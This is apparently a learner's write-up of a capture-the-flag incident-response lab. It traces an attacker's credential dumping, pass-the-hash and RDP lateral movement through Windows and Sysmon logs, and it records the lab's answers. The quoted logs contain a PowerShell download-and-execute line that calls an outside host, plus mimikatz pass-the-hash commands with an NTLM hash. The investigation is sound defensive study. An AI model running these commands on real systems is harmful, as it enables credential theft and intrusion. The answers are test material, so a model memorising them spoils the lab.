Sep 26, 2023 @ 14:24:59.717	WKSTN-03	Process Create (rule: ProcessCreate)	sysmon	WKSTN-03	C:\Windows\servicing\TrustedInstaller.exe
Sep 26, 2023 @ 14:24:59.716	WKSTN-03	permissions-changed	security	WKSTN-03	-
Sep 26, 2023 @ 14:24:59.716	WKSTN-03	logged-in-special	security	WKSTN-03	-
Sep 26, 2023 @ 14:24:59.716	WKSTN-03	Group Membership	-	WKSTN-03	-
Sep 26, 2023 @ 14:24:59.716	WKSTN-03	logged-in	security	WKSTN-03	-
Sep 26, 2023 @ 14:24:59.683	WKSTN-03	permissions-changed	security	WKSTN-03	-
Sep 26, 2023 @ 14:24:59.613	WKSTN-03	permissions-changed	security	WKSTN-03	-
Sep 26, 2023 @ 14:24:58.217	WKSTN-03	privileged-service-called	security	WKSTN-03	-
Sep 26, 2023 @ 14:24:58.173	WKSTN-03	permissions-changed	security	WKSTN-03	-
Sep 26, 2023 @ 14:24:58.141	WKSTN-03	Process Create (rule: ProcessCreate)	sysmon	WKSTN-03	systeminfo
Sep 26, 2023 @ 14:24:58.110	WKSTN-03	Process Create (rule: ProcessCreate)	sysmon	WKSTN-03	/c systeminfo
Sep 26, 2023 @ 14:24:53.168	WKSTN-03	Filtering Platform Connection	-	WKSTN-03	-
Sep 26, 2023 @ 14:24:53.168	WKSTN-03	Filtering Platform Connection	-	WKSTN-03	-
Sep 26, 2023 @ 14:24:39.972	WKSTN-03	privileged-service-called	security	WKSTN-03	-

Another network connection has been detected. The C2 downloaded the '**pwrex.ps1**' file from the server where the 1st stage malware came from. This is the file used to harvest the credential after dumping from LSASS process.

Time	agent.hostname	event.action	event.module	host.hostname	process.command_line
Sep 26, 2023 @ 14:25:19.085	WKSTN-03	Registry	-	WKSTN-03	-
Sep 26, 2023 @ 14:25:19.085	WKSTN-03	Handle Manipulation	-	WKSTN-03	-
Sep 26, 2023 @ 14:25:19.083	WKSTN-03	Registry	-	WKSTN-03	-
Sep 26, 2023 @ 14:25:19.082	WKSTN-03	Registry	-	WKSTN-03	-
Sep 26, 2023 @ 14:25:19.082	WKSTN-03	Registry	-	WKSTN-03	-
Sep 26, 2023 @ 14:25:19.082	WKSTN-03	Handle Manipulation	-	WKSTN-03	-
Sep 26, 2023 @ 14:25:19.066	WKSTN-03	Registry	-	WKSTN-03	-
Sep 26, 2023 @ 14:25:19.066	WKSTN-03	Registry	-	WKSTN-03	-
Sep 26, 2023 @ 14:25:19.066	WKSTN-03	Registry	-	WKSTN-03	-
Sep 26, 2023 @ 14:25:19.066	WKSTN-03	Handle Manipulation	-	WKSTN-03	-
Sep 26, 2023 @ 14:25:18.945	WKSTN-03	Process Create (rule: ProcessCreate)	sysmon	WKSTN-03	-C iex(iwr http://206.189.34.218/a/pwrex.ps1 -useb); Invoke-PowerExtract -PathToDMP C:\windows\temp\trash.evtx;
Sep 26, 2023 @ 14:25:18.124	WKSTN-03	Network connection detected (rule: NetworkConnect)	sysmon	WKSTN-03	-
Sep 26, 2023 @ 14:25:11.102	WKSTN-03	privileged-service-called	security	WKSTN-03	-
Sep 26, 2023 @ 14:25:00.585	WKSTN-03	None	-	WKSTN-03	-

- Upon execution, it overwrites the contents of the **trash.evtx** and now contains the credential needed to impersonate a specific user in the Active Directory.

Why would there be 3 instances of the same mimikatz execution?

Documents surrounding #ZeXl0YoBV2oTI6v_Ynr_

Terminal | 5 | newer documents

Time	agent.hostname	event.action	event.module	process.command_line
Sep 26, 2023 @ 14:29:57.630	WKSTN-03	Registry	-	-
Sep 26, 2023 @ 14:29:57.630	WKSTN-03	Handle Manipulation	-	-
Sep 26, 2023 @ 14:29:57.555	WKSTN-03	Process Create (rule: ProcessCreate)	sysmon	-C .\mimikatz.exe 'sekurlsa::pth /user:james.cromwell /domain:swiftspendfinancial.thm /ntlm:B852A0B8BD4E00564128E0A5EA2BC4CF /run:powershell.exe' 'exit'
Sep 26, 2023 @ 14:29:43.506	WKSTN-03	privileged-service-called	security	-
Sep 26, 2023 @ 14:29:43.458	WKSTN-03	Process Create (rule: ProcessCreate)	sysmon	.\mimikatz.exe 'sekurlsa::pth /user:james.cromwell /domain:swiftspendfinancial.thm /ntlm:B852A0B8BD4E00564128E0A5EA2BC4CF /run:powershell.exe' 'exit'
Sep 26, 2023 @ 14:29:43.427	WKSTN-03	Process Create (rule: ProcessCreate)	sysmon	/c .\mimikatz.exe 'sekurlsa::pth /user:james.cromwell /domain:swiftspendfinancial.thm /ntlm:B852A0B8BD4E00564128E0A5EA2BC4CF /run:powershell.exe' 'exit'
Sep 26, 2023 @ 14:29:40.463	WKSTN-03	privileged-service-called	security	-
Sep 26, 2023 @ 14:29:16.800	WKSTN-02	Filtering Platform Connection	-	-

First instance of mimikatz execution:

```
Process Create:
RuleName: -
UtcTime: 2023-09-26 14:29:43.458
ProcessGuid: {f27ff40b-ead7-6512-c105-000000004802}
ProcessId: 6804
Image: C:\Windows\Temp\m\x64\mimikatz.exe
FileVersion: 2.2.0.0
Description: mimikatz for Windows
Product: mimikatz
Company: gentilkiwi (Benjamin DELPY)
OriginalFileName: mimikatz.exe
CommandLine: .\mimikatz.exe  'sekurlsa::pth /user:james.cromwell /domain:swiftspendfinancial.thm /ntlm:B852A0B8BD4E00564128E0A5EA2BC4CF /run:powershell.e
xe' 'exit'
CurrentDirectory: C:\Windows\Temp\m\x64\
User: NT AUTHORITY\SYSTEM
LogonGuid: {f27ff40b-bbe7-6511-e703-000000000000}
LogonId: 0x3E7
TerminalSessionId: 4
IntegrityLevel: System
Hashes: MD5=29EFD64DD3C7FE1E2B022B7AD73A1BA5,SHA256=61C0810A23580CF492A6BA4F7654566108331E7A4134C968C2D6A05261B2D8A1,IMPHASH=55EE500BB4BDFC49F27A98AE456D
8EDF
ParentProcessGuid: {f27ff40b-ead7-6512-bf05-000000004802}
ParentProcessId: 11212
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: /c .\mimikatz.exe 'sekurlsa::pth /user:james.cromwell /domain:swiftspendfinancial.thm /ntlm:B852A0B8BD4E00564128E0A5EA2BC4CF /run:powe
rshell.exe' 'exit'
ParentUser: NT AUTHORITY\SYSTEM
```

Second instance:

```
Process Create:
RuleName: -
UtcTime: 2023-09-26 14:29:57.555
ProcessGuid: {f27ff40b-eae5-6512-c205-000000004802}
ProcessId: 7368
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
FileVersion: 10.0.17763.1 (WinBuild.160101.0800)
Description: Windows PowerShell
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: PowerShell.EXE
CommandLine: -C .\mimikatz.exe 'sekurlsa::pth /user:james.cromwell /domain:swiftspendfinancial.thm /ntlm:B852A0B8BD4E00564128E0A5EA2BC4CF /run:powershel
l.exe' 'exit'
CurrentDirectory: C:\Windows\Temp\m\x64\
User: NT AUTHORITY\SYSTEM
LogonGuid: {f27ff40b-bbe7-6511-e703-000000000000}
LogonId: 0x3E7
TerminalSessionId: 4
IntegrityLevel: System
Hashes: MD5=7353F60B1739074EB17C5F4DDDEFE239,SHA256=DE96A6E69944335375DC1AC238336066889D9FFC7D73628EF4FE1B1B160AB32C,IMPHASH=741776AACCFC5B71FF59832DCDCA
CE0F
ParentProcessGuid: {00000000-0000-0000-0000-000000000000}
ParentProcessId: 4188
ParentImage: -
ParentCommandLine: -
ParentUser: -
```

Third instance: another **cmd.exe**

→ ***Answer: Invoke-NanoDump.ps1***

What is the credential pair that the attacker leveraged after the credential dumping activity? (format: username:hash)

Query:
process.pid : 4188

Other privileges of the possible impersonated account:

```
Special privileges assigned to new logon.

Subject:
        Security ID:            S-1-5-18
        Account Name:           SYSTEM
        Account Domain:         NT AUTHORITY
        Logon ID:               0x1386392

Privileges:             SeAssignPrimaryTokenPrivilege
                        SeTcbPrivilege
                        SeSecurityPrivilege
                        SeTakeOwnershipPrivilege
                        SeLoadDriverPrivilege
                        SeBackupPrivilege
                        SeRestorePrivilege
                        SeAuditPrivilege
                        SeImpersonatePrivilege
```

Other info related to **lsass.exe**: (pid 616)

Time	agent.hostname	event.action	event.module	process.command_line
Sep 26, 2023 @ 14:29:57.747	WKSTN-03	Provider Lifecycle	powershell	-C .\mimikatz.exe 'sekurlsa::pth /user:james.cromwell /domain:swiftspendfinancial.thm /ntlm:B852A0B8BD4E00564128E0A5EA2BC4CF /run:powershell.exe' 'exit'
Sep 26, 2023 @ 14:29:57.747	WKSTN-03	Provider Lifecycle	powershell	-C .\mimikatz.exe 'sekurlsa::pth /user:james.cromwell /domain:swiftspendfinancial.thm /ntlm:B852A0B8BD4E00564128E0A5EA2BC4CF /run:powershell.exe' 'exit'
Sep 26, 2023 @ 14:29:57.746	WKSTN-03	Provider Lifecycle	powershell	-C .\mimikatz.exe 'sekurlsa::pth /user:james.cromwell /domain:swiftspendfinancial.thm /ntlm:B852A0B8BD4E00564128E0A5EA2BC4CF /run:powershell.exe' 'exit'
Sep 26, 2023 @ 14:29:57.746	WKSTN-03	Provider Lifecycle	powershell	-C .\mimikatz.exe 'sekurlsa::pth /user:james.cromwell /domain:swiftspendfinancial.thm /ntlm:B852A0B8BD4E00564128E0A5EA2BC4CF /run:powershell.exe' 'exit'
Sep 26, 2023 @ 14:29:57.745	WKSTN-03	Provider Lifecycle	powershell	-C .\mimikatz.exe 'sekurlsa::pth /user:james.cromwell /domain:swiftspendfinancial.thm /ntlm:B852A0B8BD4E00564128E0A5EA2BC4CF /run:powershell.exe' 'exit'
Sep 26, 2023 @ 14:29:57.742	WKSTN-03	privileged-service-called	security	-
Sep 26, 2023 @ 14:29:57.663	WKSTN-03	File created (rule: FileCreate)	sysmon	-
Sep 26, 2023 @ 14:29:57.650	WKSTN-03	Registry	-	-
Sep 26, 2023 @ 14:29:57.650	WKSTN-03	Registry	-	-
Sep 26, 2023 @ 14:29:57.650	WKSTN-03	Registry	-	-
Sep 26, 2023 @ 14:29:57.650	WKSTN-03	Handle Manipulation	-	-

- Attacker's attempt of stealing credential from user **james.cromwell**
- Note that there are some logs (first 10 I think) in which **lsass.exe** was operating normally.
- We want to find the log that happened just AFTER the execution of the **7zipp.exe** service because its the C2 that's telling the malware about the specific credential theft to do.(I think)

→ ***Answer: james.cromwell:B852A0B8BD4E00564128E0A5EA2BC4CF***

After gaining access to the new account, the attacker attempted to reset the credentials of another user. What is the new password set to this target account?


Attacker impersonated/stole credential of another user: (lateral movement from user ***perry.parsons*** to ***'james.cromwell' (*WKSTN-03 machine*)*** and then to ***anna.jones (*WKSTN-02 machine*)*** with a reset its password to '**pwn3dpw!!!**')


```
Logon Information:
        Logon Type:             9
        Restricted Admin Mode:  -
        Virtual Account:                No
        Elevated Token:         Yes

Impersonation Level:            Impersonation

New Logon:
        Security ID:            S-1-5-18
        Account Name:           SYSTEM
        Account Domain:         NT AUTHORITY
        Logon ID:               0x1386392
        Linked Logon ID:                0x0
        Network Account Name:   pwn3dpw!!!
        Network Account Domain: anna.jones
        Logon GUID:             {00000000-0000-0000-0000-000000000000}

Process Information:
        Process ID:             0x105c
        Process Name:           C:\Windows\System32\rundll32.exe
```

- New creds → **anna.jones:pwn3dpw!!!**

```
        Account Domain:         SSF
        Logon ID:               0x3E7

Logon Information:
        Logon Type:             9
        Restricted Admin Mode:  -
        Virtual Account:                No
        Elevated Token:         Yes

Impersonation Level:            Impersonation

New Logon:
        Security ID:            S-1-5-18
        Account Name:           SYSTEM
        Account Domain:         NT AUTHORITY
        Logon ID:               0x1387A97
        Linked Logon ID:                0x0
        Network Account Name:   anna.jones
        Network Account Domain: swiftspendfinancial.thm
        Logon GUID:             {00000000-0000-0000-0000-000000000000}
```

Lateral Movement by the malware: (pid: 4188 – malware's process)






```
Network connection detected:
RuleName: -
UtcTime: 2023-09-26 15:05:30.623
ProcessGuid: {f27ff40b-e974-6512-9605-000000004802}
ProcessId: 4188
Image: C:\Windows\System32\rundll32.exe
User: NT AUTHORITY\SYSTEM
Protocol: tcp
Initiated: true
SourceIsIpv6: false
SourceIp: 172.16.1.152
SourceHostname: WKSTN-03.swiftspendfinancial.thm
SourcePort: 51805
SourcePortName: -
DestinationIsIpv6: false
DestinationIp: 172.16.1.151
DestinationHostname: WKSTN-02
DestinationPort: 3389
DestinationPortName: ms-wbt-server
```

- The malware under the user **anna.jones** moved from **WKSTN-03 (with user james.cromwell)** to **WKSTN-02(with user anna.jones)** through RDP (port 3389) at machine **172.16.1.151.**

Lead towards the tool used for credential theft:

t message	A privileged service was called. Subject: Security ID: S-1-5-18 Account Name: WKSTN-03$ Account Domain: SSF Logon ID: 0x3E7 Service: Server: NT Local Security Authority / Authentication Service Service Name: LsaRegisterLogonProcess() Process: Process ID: 0x268 Process Name: C:\Windows\System32\lsass.exe Service Request Information: Privileges: SeTcbPrivilege
t process.executable	C:\Windows\System32\lsass.exe
t process.name	lsass.exe
# process.pid	616
t related.user	WKSTN-03$
t user.domain	SSF

- **lsass.exe** was definitely accessed by the malware.

At this point, we know that the attacker impersonated the user '**james.cromwell**' AND THEN reset the password for the user '**anna.jones**' and use her account to access **WKSTN-02** machine.

→ ***Answer: pwn3dpw!!!***


What is the name of the workstation where the new account was used?

(stated above)

→ ***Answer:WKSTN-02***

After gaining access to the new workstation, a new set of credentials was discovered. What is the username, including its domain, and password of this new account?

Query/Filter:
→ host.hostname : WKSTN-02
→ destination.port : 3389




- Aye! 2 hits!

```
Network connection detected:
RuleName: RDP
UtcTime: 2023-09-26 15:05:31.138
ProcessGuid: {9e7a9aa0-bd2b-6511-1500-000000004f02}
ProcessId: 332
Image: C:\Windows\System32\svchost.exe
User: NT AUTHORITY\NETWORK SERVICE
Protocol: tcp
Initiated: false
SourceIsIpv6: false
SourceIp: 172.16.1.152
SourceHostname: WKSTN-03
SourcePort: 51805
SourcePortName: -
DestinationIsIpv6: false
DestinationIp: 172.16.1.151
DestinationHostname: WKSTN-02.swiftspendfinancial.thm
DestinationPort: 3389
```

- Shows the lateral movement starting from the **WKSTN-03**'s **svchost.exe** process accessing **WKSTN-02** via its ***port 3389*** (**RDP**).

Checking related logs:

Overall operation:



Sep 26, 2023 @ 15:05:43.499	WKSTN-02	Process Create (rule: ProcessCreate)	sysmon	WKSTN-02
Sep 26, 2023 @ 15:05:43.476	WKSTN-02	Process Create (rule: ProcessCreate)	sysmon	WKSTN-02
Sep 26, 2023 @ 15:05:36.954	WKSTN-02	Group Membership	-	WKSTN-02
Sep 26, 2023 @ 15:05:36.954	WKSTN-02	logged-in	security	WKSTN-02
Sep 26, 2023 @ 15:05:36.954	WKSTN-02	logged-in-special	security	WKSTN-02
Sep 26, 2023 @ 15:05:36.947	WKSTN-02	None	-	WKSTN-02
Sep 26, 2023 @ 15:05:36.945	WKSTN-02	Filtering Platform Connection	-	WKSTN-02
Sep 26, 2023 @ 15:05:36.945	WKSTN-02	Filtering Platform Connection	-	WKSTN-02
Sep 26, 2023 @ 15:05:36.943	WKSTN-02	Filtering Platform Connection	-	WKSTN-02
Sep 26, 2023 @ 15:05:36.943	WKSTN-02	Filtering Platform Connection	-	WKSTN-02
Sep 26, 2023 @ 15:05:32.419	WKSTN-02	System Integrity	-	WKSTN-02
Sep 26, 2023 @ 15:05:32.418	WKSTN-02	Other System Events	-	WKSTN-02
Sep 26, 2023 @ 15:05:31.990	WKSTN-02	Filtering Platform Connection	-	WKSTN-02
Sep 26, 2023 @ 15:05:31.988	WKSTN-03	Filtering Platform Connection	-	WKSTN-03
Sep 26, 2023 @ 15:05:31.987	WKSTN-03	Filtering Platform Connection	-	WKSTN-03
Sep 26, 2023 @ 15:05:31.138	WKSTN-02	Network connection detected (rule: NetworkConnect)	sysmon	WKSTN-02
Sep 26, 2023 @ 15:05:30.623	WKSTN-03	Network connection detected (rule: NetworkConnect)	sysmon	WKSTN-03
Sep 26, 2023 @ 15:05:12.066	WKSTN-03	privileged-service-called	security	WKSTN-03

At load : 105

Documents surrounding #kOUG0ooBV2oTI6v_NZgE

Load 105 newer documents

Time	agent.hostname	event.action	event.module	host.hostname
Sep 26, 2023 @ 15:05:44.873	WKSTN-02	Security System Extension	-	WKSTN-02
Sep 26, 2023 @ 15:05:44.873	WKSTN-02	privileged-service-called	security	WKSTN-02
Sep 26, 2023 @ 15:05:44.873	WKSTN-02	logged-in-special	security	WKSTN-02
Sep 26, 2023 @ 15:05:44.873	WKSTN-02	Group Membership	-	WKSTN-02
Sep 26, 2023 @ 15:05:44.873	WKSTN-02	logged-in	security	WKSTN-02
Sep 26, 2023 @ 15:05:44.873	WKSTN-02	Group Membership	-	WKSTN-02
Sep 26, 2023 @ 15:05:44.873	WKSTN-02	logged-in	security	WKSTN-02
Sep 26, 2023 @ 15:05:44.873	WKSTN-02	logged-in-explicit	security	WKSTN-02
Sep 26, 2023 @ 15:05:44.804	WKSTN-02	Filtering Platform Connection	-	WKSTN-02
Sep 26, 2023 @ 15:05:44.804	WKSTN-02	Filtering Platform Connection	-	WKSTN-02
Sep 26, 2023 @ 15:05:44.803	WKSTN-02	Filtering Platform Connection	-	WKSTN-02
Sep 26, 2023 @ 15:05:44.802	WKSTN-02	Filtering Platform Connection	-	WKSTN-02
Sep 26, 2023 @ 15:05:44.794	WKSTN-02	Filtering Platform Connection	-	WKSTN-02

- **anna.jones** was used to login to WKSTN-02 host.

Also notice that the restriction on Admin mode is disabled which is weird for an RDP session:

```
An account was successfully logged on.

Subject:
        Security ID:            S-1-5-18
        Account Name:           WKSTN-02$
        Account Domain:         SSF
        Logon ID:               0x3E7

Logon Information:
        Logon Type:             10
        Restricted Admin Mode:  No
        Virtual Account:                No
        Elevated Token:         Yes

Impersonation Level:            Impersonation

New Logon:
        Security ID:            S-1-5-21-1758588195-1978320091-3977536038-1190
        Account Name:           anna.jones
        Account Domain:         SSF
        Logon ID:               0xF4A750
        Linked Logon ID:                0xF4A76A
        Network Account Name:   -
        Network Account Domain: -
        Logon GUID:             {117764ce-5db8-4e19-4733-eaa7c9730167}

Process Information:
        Process ID:             0x900
        Process Name:           C:\Windows\System32\svchost.exe

Network Information:
        Workstation Name:       WKSTN-02
        Source Network Address: 172.16.1.152
        Source Port:            0
```

- The explanation in here was this was the session that has the C2 malware’s process.


Privileges of anna.jones after the attacker logged in:

```
Special privileges assigned to new logon.

Subject:
        Security ID:            S-1-5-21-1758588195-1978320091-3977536038-1190
        Account Name:           anna.jones
        Account Domain:         SSF
        Logon ID:               0xF4793D

Privileges:             SeSecurityPrivilege
                        SeBackupPrivilege
                        SeRestorePrivilege
                        SeTakeOwnershipPrivilege
                        SeDebugPrivilege
                        SeSystemEnvironmentPrivilege
                        SeLoadDriverPrivilege
                        SeImpersonatePrivilege
                        SeDelegateSessionUserImpersonatePrivilege
```

Another logon for user anna.jones but this time, the privilege is low(32-bit? hmm):

```
An account was successfully logged on.

Subject:
        Security ID:            S-1-5-18
        Account Name:           WKSTN-02$
        Account Domain:         SSF
        Logon ID:               0x3E7

Logon Information:
        Logon Type:             10
        Restricted Admin Mode:  No
        Virtual Account:                No
        Elevated Token:         No

Impersonation Level:            Impersonation

New Logon:
        Security ID:            S-1-5-21-1758588195-1978320091-3977536038-1190
        Account Name:           anna.jones
        Account Domain:         SSF
        Logon ID:               0xF4A76A
        Linked Logon ID:                0xF4A750
        Network Account Name:   -
        Network Account Domain: -
        Logon GUID:             {00000000-0000-0000-0000-000000000000}

Process Information:
        Process ID:             0x900
        Process Name:           C:\Windows\System32\svchost.exe

Network Information:
        Workstation Name:       WKSTN-02
        Source Network Address: 172.16.1.152
        Source Port:            0

Detailed Authentication Information:
        Logon Process:          User32
```

Looking at the time window when the attacker is operating on the WKSTN-02 host:



Sep 26, 2023 @ 15:05:46.079	WKSTN-02	logged-out	security	WKSTN-02
Sep 26, 2023 @ 15:05:46.078	WKSTN-02	logged-out	security	WKSTN-02
Sep 26, 2023 @ 15:05:45.840	WKSTN-02	Process Create (rule: ProcessCreate)	sysmon	WKSTN-02
Sep 26, 2023 @ 15:05:45.837	WKSTN-02	None	-	WKSTN-02
Sep 26, 2023 @ 15:05:45.505	WKSTN-02	Process Create (rule: ProcessCreate)	sysmon	WKSTN-02
Sep 26, 2023 @ 15:05:45.379	WKSTN-02	privileged-operation	security	WKSTN-02
Sep 26, 2023 @ 15:05:45.157	WKSTN-02	session-reconnected	security	WKSTN-02
Sep 26, 2023 @ 15:05:45.063	WKSTN-02	Process Create (rule: ProcessCreate)	sysmon	WKSTN-02
Sep 26, 2023 @ 15:05:44.898	WKSTN-02	Filtering Platform Connection	-	WKSTN-02
Sep 26, 2023 @ 15:05:44.898	WKSTN-02	Filtering Platform Connection	-	WKSTN-02
Sep 26, 2023 @ 15:05:44.873	WKSTN-02	Security System Extension	-	WKSTN-02
Sep 26, 2023 @ 15:05:44.873	WKSTN-02	privileged-service-called	security	WKSTN-02
Sep 26, 2023 @ 15:05:44.873	WKSTN-02	logged-in-special	security	WKSTN-02
Sep 26, 2023 @ 15:05:44.873	WKSTN-02	Group Membership	-	WKSTN-02
Sep 26, 2023 @ 15:05:44.873	WKSTN-02	logged-in	security	WKSTN-02
Sep 26, 2023 @ 15:05:44.873	WKSTN-02	Group Membership	-	WKSTN-02
Sep 26, 2023 @ 15:05:44.873	WKSTN-02	logged-in	security	WKSTN-02
Sep 26, 2023 @ 15:05:44.873	WKSTN-02	logged-in-explicit	security	WKSTN-02


- Load number: 125

